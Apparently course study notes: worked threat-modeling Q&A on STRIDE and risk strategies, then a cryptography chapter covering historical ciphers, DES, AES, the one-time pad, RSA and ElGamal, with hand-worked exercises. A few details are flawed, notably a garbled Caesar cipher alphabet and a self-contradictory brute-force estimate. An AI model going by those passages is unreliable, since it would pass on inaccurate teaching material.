[VERY HARD] A stakeholder wants to "transfer" all health-data confidentiality risk to the cloud provider and "accept" everything else to ship faster. Critique this plan using the chapter's guidance on strategy trade-offs, validation, and the nature of threat modeling as a process.

Answer: The plan misuses two of the four strategies and skips validation. Critique grounded in the chapter:

1. **"Transfer everything to the cloud provider" is incomplete.** Transferring is legitimately "let somebody else handle the problem" (L08 p.43), but confidentiality risk doesn't fully leave you: the data still crosses **your** trust boundaries (device→cloud) and sits in **your** local store too (the evolved app stores **both locally and in the cloud**, E08 p.3). Information disclosure can occur at the local DB or in transit before the provider ever sees the data, so transfer covers only part of the surface. The lecture's mitigation for information disclosure is **permissions + encryption** (PGP/SSL/crypto tunnels) (L08 p.45) — you can't outsource the in-transit and at-rest-on-device pieces. And there are **almost always trade-offs** (L08 p.43): transferring shifts responsibility but adds dependency and contractual/residual risk.
2. **"Accept everything else" violates the strategy rule.** Accepting is only for threats that **cannot be addressed in another reasonable manner** (L08 p.43). Spoofing, tampering and elevation here *can* be addressed cheaply (authentication, signatures, isolation per the L08 p.45 table), so blanket acceptance is improper — especially for **Elevation of Privilege**, which would let an attacker reach the whole health DB. The chapter's prioritization tools (DREAD, risk matrix) exist precisely so you accept *low* Impact × Likelihood items, not high ones (L08 p.46–48). A severe + likely threat parked as "accepted" lands in the red zone of the risk matrix (L08 p.48).
3. **Validation would reject this.** Validating "threats are addressed" requires, for **each** threat, a documented **risk + strategy + test**, with **every threat issue closed** (L08 p.52). "Accept to ship faster" with no analysis means there is no per-threat documentation or test — a validation failure on its face (L08 p.50, 52). You'd also have skipped re-walking STRIDE and listing assumptions (L08 p.51).
4. **It treats threat modeling as one-off.** The chapter is explicit that it is a **continuous process** — the system changes, attack patterns change, new attacks appear, and it continues even for the deployed product (L08 p.53). "Ship faster and accept" freezes the model at a single point and abandons the loop.

Better plan: Eliminate where feasible; **mitigate** spoofing/tampering/EoP with the STRIDE-mapped technologies (authentication, signatures, encryption, isolation, L08 p.45); **transfer** only the parts genuinely owned by the provider while keeping local/in-transit encryption yourself; **accept** only low-ranked residual items after DREAD/risk-matrix scoring; then **validate** (risk + strategy + test + closed issue per threat) and keep re-running the flow as the product evolves.

[VERY HARD] A teammate decomposes the "College Library Website" process (a multi-process / double circle) into a Level-2 DFD, but applies STRIDE only to the top-level Level-1 box, not the new sub-elements. Explain, using the chapter's notions of decomposition, trust boundaries, "think like an attacker" risk, and validation, why this under-models the system — and outline the correct procedure.

Answer: The error conflates *modelling* completeness with *threat-finding* completeness across DFD levels.

1. **Decomposition creates new elements that STRIDE has never seen.** A double circle = multi-process, signalling a component meant to be expanded into a lower-level sub-diagram (L08 p.17, 19). The Level-1 → Level-2 progression is decomposition (the OWASP "Decompose Application" step, L08 p.13; the College Library example, L08 p.20). When the multi-process is expanded, it yields new processes, data stores, data flows and external entities — e.g. "Web Pages on Disk", "Database Files", flows labelled Requests/Responses/SQL Query Calls/Pages/Data (L08 p.20). STRIDE is a **per-element checklist** — **each category against each part** (L08 p.37, p.482). Applying it only to the collapsed Level-1 box means none of these sub-elements were checked, so whole threat classes are silently dropped (e.g. tampering with "Database Files", information disclosure on the SQL Query Call flow).
2. **Decomposition exposes new trust boundaries.** The College Library Level-2 diagram shows dashed trust boundaries separating users↔website and website↔database (L08 p.20). Those inner boundaries don't exist at Level 1 — and **threats cluster around trust boundaries** (L08 p.21). Skipping the sub-elements means skipping exactly the highest-risk zones the decomposition was meant to reveal.
3. **It is not rescued by "thinking like an attacker."** One might argue "an attacker only sees the website, so the inner boundary doesn't matter." But the chapter warns that **"think like an attacker" is risky** — guess the attacker's knowledge/intent wrong and the whole model goes astray (L08 p.10). The system-centric DFD + STRIDE method exists precisely so completeness doesn't depend on a guessed attacker viewpoint; under-applying STRIDE re-introduces that fragility.
4. **Validation will (and should) fail this.** Re-walking the diagram asks: have we checked **every part** for threats? gone through the **whole STRIDE list**? made a **complete list** (a bug-tracker issue per threat)? listed all assumptions? (L08 p.51). A Level-2 diagram with Level-1-only STRIDE fails "every part." Also, a DFD must have **no dead ends** and **vague labels signal missing detail** (L08 p.52) — if the decomposed flows are present but unanalyzed, the model is internally inconsistent.

Correct procedure:

1. Decompose the multi-process into its Level-2 DFD (new processes, stores, flows, external entities, inner trust boundaries).
2. List EVERY element at the level you intend to analyze, flagging those on/crossing the new trust boundaries.
3. Apply ALL SIX STRIDE letters to EACH element (use attack libraries + the relevant attack tree as inspiration).
4. Record each threat in the STRIDE table; open a bug-tracker issue per threat.
5. Validate: every part checked? whole STRIDE list? all assumptions listed? no dead ends? Then confirm each threat has risk + strategy + test + closed issue.
6. Treat as continuous — re-run when the model decomposes further or changes.

The principle: **the level you analyze with STRIDE must match the level you decomposed to** — modelling deeper without finding threats deeper just hides risk behind a more detailed picture (L08 p.13, 19–20, 37, 51).

09. Cryptography

Source material: L09_cryptography.pdf (47 slides) and E09_Cryptography.pdf (2-page exercise sheet). Citations point at the lecture slide page (L09 p.x) or the exercise sheet (E09 p.x). Anything **not** stated in these two PDFs is flagged explicitly as "not covered in the lecture".

Overview — what this topic covers and why it matters

Cryptography is the part of the course that operates **on the data level**: it provides **secure transmission over insecure channels** and can be used to ensure **confidentiality and integrity** of data (L09 p.46). Where earlier topics (firewalls, IDS, threat modeling, DoS, SQL injection) defended the *system* and the *network*, cryptography protects the *message itself*, so that even an attacker who reads or tampers with traffic cannot understand or undetectably alter it. It sits in the "Bigger Picture" of the course alongside Multi-party Computation and EU Cybersecurity Law (L09 p.2).

The lecture is organized around two families. **Symmetric Key Encryption (SKE)** uses one shared secret key for both encryption and decryption — historical ciphers (Caesar, Vigenère, Enigma), DES, AES, the One Time Pad, and ChaCha20-Poly1305 (L09 p.4, p.6). **Public Key Encryption (PKE)** uses a published public key for encryption and a separate secret key for decryption — RSA and ElGamal (L09 p.4, p.26). The course also covers the move **from classic to modern cryptography** (ad-hoc letter ciphers → scientific, bit-level, openly developed schemes) (L09 p.13) and the **standardization** of schemes (FIPS/NIST, ANSI), including a cautionary example where a standardized scheme was later broken (L09 p.43–44). Mastering this chapter means being able to (a) classify a scheme as symmetric vs asymmetric, (b) state the key facts about DES/AES/RSA/ElGamal/OTP, and (c) actually run the RSA and ElGamal arithmetic by hand — which the exercise sheet directly requires (E09 p.1).

Key Concepts

Types of cryptography: Symmetric vs Public Key

What. The lecture splits cryptography into two top-level types: **Symmetric Key Encryption (SKE)** and **Public Key Encryption (PKE)** (L09 p.4).

- **Symmetric (SKE):** one key is shared and used for *both* encryption and decryption. Examples taught: historical ciphers (Caesar, Vigenère, Enigma), DES, AES, One Time Pad, and ChaCha20-Poly1305 (L09 p.6, p.24).
- **Public Key (PKE):** there is a **public key** that is *published and can be used by anyone* to encrypt, and a separate **secret key** that only the owner holds to decrypt. The lecture's analogy: "once the paddle lock is locked, only the person who owns the secret key can unlock it" (L09 p.27). Examples taught: RSA and ElGamal; also mentioned (not studied) are Digital Signatures, Elliptic Curve Encryption, and Post-quantum cryptography (L09 p.26).

Why it matters. Symmetric ciphers are fast but require both parties to already share a secret key — and "it is hard to share the same key" (L09 p.23). Public key schemes solve the key-distribution problem because the encryption key can be made public. (The exercise asks you to compare AES vs RSA on speed/cost — see Q&A — but the *lecture slides themselves* do not give a numeric speed comparison; that is an exercise discussion point, E09 p.1.)

Historical cipher: Caesar Cipher (monoalphabetic substitution)

What. A substitution cipher from ~1st century BC (L09 p.8). The encryption rule is **left-shift the alphabet KEY times**.

How. - Initial alphabet: ABCDEFGHIJKLMNOPQRSTUVWXYZ - Encrypting alphabet (KEY = 3):

XYZABCDEFGHIJKLMNPOQRSTUVWXYZ (L09 p.8) - KEY = 3 is what Caesar used, but "any number $0 < x < 26$ is fine" (L09 p.8). - Worked slide example (KEY = 3): plaintext CRYPTOGRAPHY IS FUN → ciphertext ZOVMLDOXMEV FP CRK (L09 p.8).

Why it matters. It is a **monoalphabetic substitution cipher** — every plaintext letter always maps to the same ciphertext letter (L09 p.11). With only 25 useful keys it is trivially brute-forced (see the cookbook for the full decryption of the exercise ciphertext).

Historical cipher: Vigenère Cipher (polyalphabetic substitution)

What. A 16th-century cipher (L09 p.9). The encryption rule uses the **Vigenère table** with a repeating keyword.

How. Key = a word, e.g. CAFE (you can choose). Write the key repeatedly under the plaintext and look up each pair in the Vigenère table (L09 p.9):

```
Plaintext: C R Y P T O G R A P H Y ...
Key:       C A F E C A F E C A F E ...
Ciphertext: E R D T V O K V C P M C ... (slide example, L09 p.9)
```

Why it matters. Because the same plaintext letter can encrypt to *different* ciphertext letters depending on its position under the key, Vigenère is a **polyalphabetic substitution cipher** (L09 p.11). This frustrates the simple letter-frequency analysis that breaks Caesar.

Historical cipher: Enigma

What. An electromechanical cipher machine, ~1918–1940s, used mostly during WWII (L09 p.10). The encryption rule is "use the Enigma machine"; the **key is the combination of rotors and plugboard settings** (L09 p.10).

Why it matters / trivia. It is also a (polyalphabetic) substitution cipher (L09 p.11). The lecture notes an Enigma machine sold for €487,000 at a 2025 French auction, and that the 2014 film *The Imitation Game* depicts **Alan Turing**, who broke Enigma (L09 p.10).

Substitution ciphers in general

What. Caesar, Vigenère, and Enigma are all **substitution ciphers**: the input plaintext (alphabet) is substituted under certain rules (L09 p.11).

- **Monoalphabetic** substitution: Caesar (one fixed mapping for the whole message).
- **Polyalphabetic** substitution: Vigenère, Enigma (the mapping changes through the message).

Key design lesson. "Complex and well-distributed substitution is necessary" — i.e. a good cipher needs the substitution to be complicated and to spread/mix data evenly (L09 p.11). This idea reappears in AES, whose substitution is "well-thought-out to be distributed randomly" (L09 p.19).

From classic to modern cryptography

What changed. Modern cryptography (L09 p.13–14): - Moved from **ad-hoc designs** to a more **scientific**

approach. - Works with **bits and bytes**, not letters/alphabets. - Is developed **in the open** (to a large degree). - Intersects mathematics, theoretical CS, software & hardware engineering; is practiced in academia, industry, and intelligence services; and continuously develops new areas and applications (L09 p.14).

Why it matters. This is the conceptual bridge from toy letter ciphers to DES/AES/RSA. The takeaway for the exam: modern schemes are designed against *known attack classes* and published for public scrutiny rather than relying on secrecy of the algorithm.

DES (Data Encryption Standard)

What / facts to memorize (L09 p.16): - **64-bit input** and **64-bit output** (a block cipher with a 64-bit block). - **64-bit key = 56 effective bits + 8 parity bits**. - **16 rounds**. - Uses **F = the Feistel function** = Substitution + Permutation + other operations, "which mixes the data". - Its **short key length allows an attack** (L09 p.16).

Why it is no longer secure (L09 p.17): - **Late 1980s:** *Differential cryptanalysis* re-discovered by **Biham and Shamir** (IBM and NSA already knew the attack and kept it secret). - **1994:** *Linear cryptanalysis* (a more efficient attack) by **Mitsuru Matsui**. - **2000:** a variant of linear cryptanalysis using *less data* by **Knudsen and Mathiassen** (Prof. Lars Ramkilde Knudsen at SDU teaches the MSc "Cryptology" course).

Why it matters. DES is the canonical example of a once-standard cipher killed by (a) a too-short key (brute-force) and (b) cryptanalytic attacks. It motivates AES.

AES (Advanced Encryption Standard)

What / facts to memorize (L09 p.19): - **128-bit input** and **128-bit output** (128-bit block). - **128-bit key** (options: **192 or 256 bits**). - Original name **Rijndael**, invented by **Rijmen and Daemen**. - **10 rounds**. - Specifically constructed to avoid differential and linear cryptanalysis (the very attacks that broke DES). - Its **substitution is well-thought-out to be distributed randomly** (L09 p.19).

Why it is "not broken... yet" (L09 p.20): - Key length is 128 bits (nicely long) → brute force is infeasible. - The substitution operations mix the data well, making the protocol stronger. - **No attacks are known**. "You can become famous if you find an attack on AES."

Standardization (L09 p.43): AES was standardized / FIPS-approved in **2002** under **FIPS PUB 197**. During the process **15 designs were submitted**, **5 finalists** were selected, and the **runner-up was Serpent** (by Anderson, Biham, and Knudsen).

One Time Pad (OTP)

What / facts (L09 p.22): - Provides **perfect secrecy = information-theoretic security** — "one of the most secure protocols when the key is randomly generated." - The **key must be equal to or longer than the plaintext**. - Encryption is **bitwise XOR** of plaintext and key:

```
Plaintext:  1001011...0001011
Key:        1100010...0101110
-----(xor)
Ciphertext: 0101001...0100101      (L09 p.22)
```

Critical rules / context (L09 p.23): - **The key must not be reused**. - Hard to share the key, but "once 2 people have the same key, OTP is the most secure way to communicate." - Historically used for the (Telegram) **hotline between Moscow and Washington, D.C. in the 1960s**. - The OTP idea is reused in **multi-party computation** (next week's topic).

Why it matters. OTP is the theoretical gold standard ("most safest", L09 p.6/p.24) — *unconditionally* secure, not merely computationally secure — but is impractical because of the long, single-use, securely-shared key.

ChaCha20-Poly1305

What. A modern symmetric scheme listed alongside the historical ciphers, DES, AES, and OTP (L09 p.6, p.24). The lecture states it is **used in the modern internet: TLS/HTTPS, VPN, SSH, and mobile networks** (L09 p.6, p.24). The slides give no further internal detail — that is all the lecture says about it.

Public Key Encryption (concept)

What. PKE uses a **public key** (published, usable by anyone, for encryption) and a **secret key** (held only by the owner, for decryption) (L09 p.27). Analogy: a padlock anyone can snap shut, but only the secret-key holder can open (L09 p.27).

Schemes taught: RSA and ElGamal. Mentioned but **not studied** this lecture: Digital Signatures, Elliptic Curve Encryption, Post-quantum cryptography (L09 p.26).

Note: the lecture does **not** give a worked treatment of **Diffie-Hellman key exchange, hashing algorithms, or digital signatures** beyond *naming* digital signatures as "more (we don't study today)" (L09 p.26). ElGamal's structure does rest on the same discrete-log / $g^x \bmod p$ idea that underlies Diffie-Hellman, but DH itself is not presented. Treat DH/hashing/signatures as **not covered in depth** by this lecture.

RSA

Who / history (L09 p.29): Invented by **Rivest, Shamir, and Adleman** in **1977**; they won the **ACM Turing Award in 2002**. (Shamir also invented Shamir Secret Sharing, used in multi-party computation.)

The scheme (Textbook RSA), step labels from the slides (L09 p.30–34): 1. ① Pick two primes p, q (lecture: $p=11, q=13$). 2. ② Compute $n = pq (= 143)$. 3. ③ Compute Euler's function $\phi(n) = (p-1)(q-1) (= 10 \times 12 = 120)$. 4. ④ Pick public value e under a certain rule ($e = 7$). 5. ⑤ Obtain d with $ed \equiv 1 \pmod{\phi(n)}$ ($d = 103$, since $7 \times 103 = 721 \equiv 1 \pmod{120}$). 6. ⑥ **Public Key** $(n, e) = (143, 7)$; **Secret Key** $(n, d) = (143, 103)$. 7. ⑦ **Encrypt:** $c = m^e \bmod n$. For $m = 9$: $c = 9^7 \bmod 143 = 48$ (L09 p.32). 8. ⑧ **Decrypt:** $m = c^d \bmod n$. $48^{103} \bmod 143 = 9$ (L09 p.33).

Once steps ①–⑥ are set up, you can run encrypt/decrypt as many times as you like (L09 p.30/34).

Real-world RSA (L09 p.35): - Primes must be **large**, and it must be **hard to factorize n** . - RSA's security is "somewhat related to how difficult it is to factorize $n (= pq)$." - **Key length is 2048 (bits)**. - **Textbook RSA is not secure** even when constructed as above — an additional smart idea must be combined, "such as padding, usage of hash function etc." The exercise hint names **RSA-OAEP** as that idea (E09 p.1).

ElGamal encryption

The scheme (Textbook ElGamal), step labels from the slides (L09 p.37–41): 1. ① Pick a prime p (lecture: $p = 23$). 2. ② Choose a **generator** g of $\mathbb{Z}_p^*$ ($g = 5$). 3. ③ Pick **secret key** x ($x = 6$). 4. ④ Compute $h = g^x \bmod p (= 5^6 \bmod 23 = 8)$. 5. ⑤ **Public Key** $(p, g, h) = (23, 5, 8)$; **Secret Key** $x = 6$. 6. ⑥ Encryptor picks **randomness** k ($k = 7$). 7. ⑦ **Encrypt** (output the pair (c_1, c_2)): - $c_1 = g^k \bmod p = 5^7 \bmod 23 = 17$ - $c_2 = m \cdot h^k \bmod p = 9 \cdot 8^7 \bmod 23 = 16$ (for plaintext $m = 9$) 8. ⑧ **Decrypt:** - $s = c_1^x \bmod p = 17^6 \bmod 23 = 12$ - $m = c_2 \cdot s^{(-1)} \bmod p = 16 \cdot 2 \bmod 23 = 9$ (using the fact $12^{(-1)} \equiv 2 \pmod{23}$) (L09 p.40).

Why it matters / how it differs from RSA. ElGamal is **randomized**: the same plaintext encrypts to

different ciphertexts each run because of the fresh randomness k , and the ciphertext is a **pair** (c_1, c_2) that is twice the size of the message. RSA (textbook) is **deterministic** (same $m \rightarrow$ same c) and outputs a single value. RSA's hardness rests on **integer factorization** of n ; ElGamal's rests on the **discrete logarithm** / $g^x \bmod p$ problem. (The exercise asks you to argue this difference, E09 p.1.)

Standardization of cryptographic schemes

What (L09 p.43): Popular schemes are standardized, e.g. **FIPS by NIST**, and **ANSI**. AES was FIPS-approved in 2002 (FIPS PUB 197) after a 15-design / 5-finalist competition (runner-up: Serpent).

It is not always perfect (L09 p.44): - **EAX'** (**EAXprime**) was standardized in **ANSI C12.22** for transporting electricity-meter data over a network. - In **2012, Minematsu, Lucks, Morita, and Iwata broke EAX'** and warned against using the vulnerable protocol. (Hiraku Morita is the lecturer.) - **Iwata** is famous for **CMAC**, standardized in **NIST SP 800-38B (2005)**; CMAC is used in low-power devices and wireless protocols like **WiFi and Bluetooth**.

Why it matters. Standardization gives interoperability and public vetting, but a standardized scheme is not automatically unbreakable forever — EAX' is the worked counterexample.

Glossary

- **Cryptography** — techniques working on the data level for secure transmission over insecure channels, ensuring confidentiality and integrity (L09 p.46).
- **Symmetric Key Encryption (SKE)** — encryption where one shared secret key is used for both encrypting and decrypting (L09 p.4, p.6).
- **Public Key Encryption (PKE)** — encryption with a published public key (anyone can encrypt) and a separate secret key (only the owner can decrypt) (L09 p.4, p.27).
- **Substitution cipher** — a cipher where the plaintext alphabet is replaced under certain rules; Caesar, Vigenère, Enigma are examples (L09 p.11).
- **Monoalphabetic substitution** — one fixed letter-to-letter mapping for the whole message (e.g. Caesar) (L09 p.11).
- **Polyalphabetic substitution** — the mapping varies through the message (e.g. Vigenère, Enigma) (L09 p.11).
- **Caesar cipher** — left-shift the alphabet by KEY positions; Caesar used KEY = 3, any $0 < x < 26$ works (L09 p.8).
- **Vigenère cipher** — polyalphabetic cipher using a keyword and the Vigenère table (L09 p.9).
- **Enigma** — WWII-era electromechanical cipher machine; key = rotor + plugboard combination (L09 p.10).
- **Key** — for Caesar a shift amount; for Vigenère a keyword; for Enigma rotor/plugboard settings; for DES/AES a bit string; for RSA/ElGamal the (public, secret) key pair.
- **DES (Data Encryption Standard)** — 64-bit block cipher, 64-bit key (56 effective + 8 parity), 16 Feistel rounds; insecure due to short key and cryptanalysis (L09 p.16–17).
- **Feistel function (F)** — DES's round function = substitution + permutation + other operations that mix the data (L09 p.16).
- **Differential cryptanalysis** — attack re-discovered by Biham and Shamir in the late 1980s; AES is designed to resist it (L09 p.17, p.19).
- **Linear cryptanalysis** — more efficient attack by Matsui (1994); AES is designed to resist it (L09 p.17, p.19).

- **AES (Advanced Encryption Standard / Rijndael)** — 128-bit block, 128/192/256-bit key, 10 rounds; designed against differential & linear cryptanalysis; "not broken yet" (L09 p.19–20).
- **One Time Pad (OTP)** — XOR of plaintext with a random key at least as long as the plaintext, never reused; gives perfect/information-theoretic secrecy (L09 p.22–23).
- **Perfect secrecy / information-theoretic security** — security that holds regardless of attacker computing power; provided by OTP with a random key (L09 p.22).
- **ChaCha20-Poly1305** — modern symmetric scheme used in TLS/HTTPS, VPN, SSH, mobile networks (L09 p.6, p.24).
- **RSA** — public-key scheme by Rivest, Shamir, Adleman (1977); encrypt $c = m^e \bmod n$, decrypt $m = c^d \bmod n$; security tied to factoring $n = pq$ (L09 p.29–35).
- **Euler's totient $\phi(n)$** — for $n = pq$ (distinct primes), $\phi(n) = (p-1)(q-1)$; used to derive RSA's d (L09 p.31).
- **Public exponent e / private exponent d** — RSA values with $ed \equiv 1 \pmod{\phi(n)}$ (L09 p.31).
- **RSA-OAEP** — the "smart idea" (padding / hash-based) needed to make RSA secure beyond textbook RSA (E09 p.1; cf. L09 p.35).
- **ElGamal encryption** — randomized public-key scheme: $c_1 = g^k \bmod p$, $c_2 = m \cdot h^k \bmod p$, with $h = g^x \bmod p$; security tied to discrete logarithm (L09 p.37–40).
- **Generator g of $\mathbb{Z}_p^*$** — an element whose powers generate the multiplicative group mod p ; the base for ElGamal (L09 p.38).
- **Randomness k (ElGamal)** — a fresh per-encryption value that makes ElGamal probabilistic; can be freely chosen (L09 p.39, E09 p.1).
- **Modular inverse $a^{-1} \bmod p$** — value with $a \cdot a^{-1} \equiv 1 \pmod p$; used in ElGamal decryption (e.g. $12^{-1} \equiv 2 \bmod 23$) (L09 p.40).
- **Standardization (FIPS/NIST/ANSI)** — formal approval of schemes; AES = FIPS PUB 197 (2002) (L09 p.43).
- **EAX' (EAXprime)** — ANSI C12.22 scheme for meter data, broken in 2012 (L09 p.44).
- **CMAC** — message-authentication code standardized in NIST SP 800-38B (2005); used in WiFi/Bluetooth (L09 p.44).

How-To Cookbook

A. Decrypt a Caesar cipher by brute force (E09 Exercise 1.1)

Ciphertext: IWXH XH P KTG N DAS RXEWTG — "the key is not 3" (E09 p.1).

Procedure. 1. Number the alphabet $A=0 \dots Z=25$. 2. Decryption is the inverse of left-shift encryption: shift each ciphertext letter *forward* by the trial key (or try every key 1–25). 3. Try keys until readable English appears.

Worked: at decryption shift 11 the text becomes readable:

$I(8)+11=19 \rightarrow T$	$W(22)+11=33 \bmod 26=7 \rightarrow H$	$X(23)+11=34 \bmod 26=8 \rightarrow I$	$H(7)+11=18 \rightarrow S$
----------------------------	--	--	----------------------------

Result: THIS IS A VERY OLD CIPHER (key = 11, which is indeed not 3). ✓

B. Decrypt a monoalphabetic substitution cipher (E09 Exercise 1.2 — the "challenge")

The challenge ciphertext begins `Wpmxdl gfa efhza hs b wpzz, wbmc, bdw ihpdwzaii wbq ...` (E09 p.1). It is a **random monoalphabetic substitution** (not a Caesar — the per-letter shifts are not uniform).

Procedure (frequency / crib analysis). 1. Note structural cribs: the 3-letter word `gfa` recurs constantly → almost certainly **THE**, so `g`→**T**, `f`→**H**, `a`→**E**. 2. The single-letter word `b` → **A**; single `x` → **I**. 3. Propagate these guesses into longer words and fill the rest by matching English words (`wpzz`→**DULL**, `kzhpwi`→**CLOUDS**, `yaad`→**BEEN**, `Fhpia`→**HOUSE**).

Recovered substitution (plain → cipher):

```
plain : a b c d e f g h i j k l m n o p q r s t u v w x y z
cipher: b y k w a s l f x ? c z t d h j ? m i g p v e ? q ?
```

Decrypted plaintext (the opening of Edgar Allan Poe's *The Fall of the House of Usher*):

"During the whole of a dull, dark, and soundless day in the autumn of the year, when the clouds hung oppressively low in the heavens, I had been passing alone, on horseback, through a singularly dreary tract of country; and at length found myself, as the shades of the evening drew on, within view of the melancholy House of Usher. I know not how it was — but, with the first glimpse of the building, a sense of insufferable gloom pervaded my spirit."

(The source ciphertext has a tiny typo near the end — `wdw` should encode "ded" in "pervaded"; the intended word is clearly "pervaded".) This illustrates the lecture's point that a monoalphabetic substitution, though it has $26! \approx 4 \times 10^{26}$ keys, falls instantly to frequency analysis because the mapping is fixed (L09 p.11).

C. RSA key generation + encrypt + decrypt — LECTURE numbers (L09 p.30–34)

Setup. $p = 11, q = 13$. 1. $n = p \cdot q = 11 \cdot 13 = 143$. 2. $\phi(n) = (p-1)(q-1) = 10 \cdot 12 = 120$. 3. Choose $e = 7$ (must be invertible mod 120; $\gcd(7, 120) = 1$ ✓). 4. Find d with $7d \equiv 1 \pmod{120}$. Try multiples: $7 \cdot 103 = 721 = 6 \cdot 120 + 1 = 721$, and $721 \bmod 120 = 1$. So $d = 103$. 5. **Public key** $(n, e) = (143, 7)$; **secret key** $(n, d) = (143, 103)$.

Encrypt $m = 9$: $c = 9^7 \bmod 143$. $- 9^2 = 81 - 9^4 = 81^2 = 6561 = 45 \cdot 143 + 126 \rightarrow 6561 \bmod 143 = 126 - 9^6 = 9^4 \cdot 9^2 = 126 \cdot 81 = 10206 = 71 \cdot 143 + 53 \rightarrow 53 - 9^7 = 9^6 \cdot 9 = 53 \cdot 9 = 477 = 3 \cdot 143 + 48 \rightarrow 48 - c = 48$ ✓ (matches L09 p.32).

Decrypt $c = 48$: $m = 48^{103} \bmod 143$. Using $ed \equiv 1 \pmod{120}$ the result must return the plaintext; computing $48^{103} \bmod 143 = 9$. **$m = 9$** ✓ (L09 p.33).

D. RSA — EXERCISE numbers (E09 Exercise 3.1): $p=5, q=11, e=13, m=9$

1. $n = 5 \cdot 11 = 55$.

2. $\phi(n) = (5-1)(11-1) = 4 \cdot 10 = 40$.

3. Find d with $13d \equiv 1 \pmod{40}$. Test $d = 37$: $13 \cdot 37 = 481 = 12 \cdot 40 + 1 \rightarrow 481 \bmod 40 = 1$. **$d = 37$** .
- (Quick check via extended Euclid: $13 \cdot 37 = 481, 481 - 480 = 1$. ✓)

4. **Encrypt $m = 9$:** $c = 9^{13} \bmod 55$. $- 9^2 = 81 \equiv 26 - 9^4 = 26^2 = 676 \equiv 676 - 12 \cdot 55 = 676 - 660 = 16 - 9^8 = 16^2 = 256 \equiv 256 - 4 \cdot 55 = 256 - 220 = 36 - 9^{13} = 9^8 \cdot 9^4 \cdot 9^1 = 36 \cdot 16 \cdot 9. 36 \cdot 16 = 576 \equiv 576 - 10 \cdot 55 = 26; 26 \cdot 9 = 234 \equiv 234 - 4 \cdot 55 = 234 - 220 = 14. - c = 14$.

5. **Decrypt $c = 14$:** $m = 14^{37} \bmod 55 = 9$. ✓ (decrypts back to the plaintext).

Answer: $d = 37, c = 14$, and decryption returns $m = 9$. ✓

E. ElGamal — LECTURE numbers (L09 p.37–40): $p=23$, $g=5$, $x=6$, $m=9$, $k=7$

1. $h = g^x \bmod p = 5^6 \bmod 23 = 25 \equiv 2$; $5^4 = 2^2 = 4$; $5^6 = 5^4 \cdot 5^2 = 4 \cdot 2 = 8$. **$h = 8$.**
2. **Public key $(p, g, h) = (23, 5, 8)$; secret key $x = 6$.**
3. **Encrypt with $k = 7$:** - $c_1 = g^k \bmod p = 5^7 \bmod 23 = 5^6 \cdot 5 = 8 \cdot 5 = 40 \equiv 40 - 23 = 17$. **$c_1 = 17$.** - $h^k = 8^7 \bmod 23$; $8^2 = 64 \equiv 18$; $8^4 = 18^2 = 324 \equiv 324 - 14 \cdot 23 = 324 - 322 = 2$; $8^7 = 8^4 \cdot 8^2 \cdot 8 = 2 \cdot 18 \cdot 8 = 288 \equiv 288 - 12 \cdot 23 = 288 - 276 = 12$. - $c_2 = m \cdot h^k \bmod p = 9 \cdot 12 = 108 \equiv 108 - 4 \cdot 23 = 108 - 92 = 16$. **$c_2 = 16$.** - **Ciphertext $(c_1, c_2) = (17, 16)$ ✓ (L09 p.39).**
4. **Decrypt:** - $s = c_1^x \bmod p = 17^6 \bmod 23$. $17 \equiv -6$; $17^2 \equiv 36 \equiv 13$; $17^4 \equiv 13^2 = 169 \equiv 169 - 7 \cdot 23 = 8$; $17^6 = 17^4 \cdot 17^2 = 8 \cdot 13 = 104 \equiv 104 - 4 \cdot 23 = 12$. **$s = 12$.** - $s^{-1} \bmod 23$: need $12 \cdot t \equiv 1$. $12 \cdot 2 = 24 \equiv 1$, **so $s^{-1} = 2$** (the slide states $12^{-1} \equiv 2 \pmod{23}$, L09 p.40). - $m = c_2 \cdot s^{-1} \bmod p = 16 \cdot 2 = 32 \equiv 32 - 23 = 9$. **$m = 9$ ✓.**

F. ElGamal — EXERCISE numbers (E09 Exercise 3.2): $p=23$, $g=5$, choose x and k freely, $m=10$

Pick $x = 6$ (so $h = 8$ as above) and $k = 7$ (so $5^7 \equiv 17$, $8^7 \equiv 12$). 1. $c_1 = 5^7 \bmod 23 = 17$. 2. $c_2 = m \cdot h^k \bmod p = 10 \cdot 12 = 120 \equiv 120 - 5 \cdot 23 = 120 - 115 = 5$. **So $(c_1, c_2) = (17, 5)$.** 3. **Decrypt:** $s = c_1^x = 17^6 = 12$; $s^{-1} = 2$; $m = c_2 \cdot s^{-1} = 5 \cdot 2 = 10$. ✓ Returns $m = 10$.

(Any valid x, k work; this just reuses the lecture's $x=6$, $k=7$ for easy arithmetic. The point is the round-trip recovers $m=10$.)

G. Modular exponentiation by square-and-multiply (the technique used above)

To compute $a^b \bmod n$: 1. Write b in binary. 2. Start with $result = 1$. Scan the bits of b from most significant to least: square $result$ each step, and multiply by a whenever the bit is 1, reducing mod n every time. - Example $9^{13} \bmod 55$, $13 = 1101_2$: $1 \rightarrow 9$ (bit1) $\rightarrow 81 \equiv 26 \rightarrow 26^2 \equiv 16$ (bit0, square only) $\rightarrow 16^2 \equiv 36$, $\cdot 9 \equiv 26$ (bit1) ... combining the precomputed powers gives 14 (see cookbook D). This keeps every intermediate number small.

H. Estimate brute-force time for an 80-bit key (E09 Exercise 4)

Computer tries 2^{30} keys/second; key space is 2^{80} . 1. Time to try all keys = $2^{80} / 2^{30} = 2^{50}$ seconds. 2. $2^{50} = 1,125,899,906,842,624 \approx 1.13 \times 10^{15}$ seconds. 3. In years: $2^{50} / (60 \cdot 60 \cdot 24 \cdot 365) \approx 2^{50} / 3.15 \times 10^7 \approx 3.57 \times 10^7$ years ≈ 35.7 million years. 4. **Conservative vs optimistic?** This is an **optimistic** estimate *for the attacker* (i.e. it under-states the real difficulty) because a single machine at 2^{30} keys/s is slow; real adversaries parallelize across many machines/GPUs/ASICs, and on average you find the key after searching *half* the space (2^{79}), so a realistic attacker could be far faster than "35.7 M years on one PC" suggests. The huge number nonetheless shows why even an 80-bit key resists a lone computer — and why modern keys (AES-128, RSA-2048) are far larger (L09 p.19, p.35).

I. One Time Pad encrypt/decrypt (XOR)

1. Generate a random key at least as long as the message; never reuse it (L09 p.22–23).
2. **Encrypt:** $ciphertext = plaintext \text{ XOR } key$.
3. **Decrypt:** $plaintext = ciphertext \text{ XOR } key$ (XOR is its own inverse). - Example bit columns from the slide: $1 \oplus 1 = 0$, $0 \oplus 1 = 1$, $0 \oplus 0 = 0$, $1 \oplus 0 = 1$, ... (L09 p.22).

Exam-Style Q&A

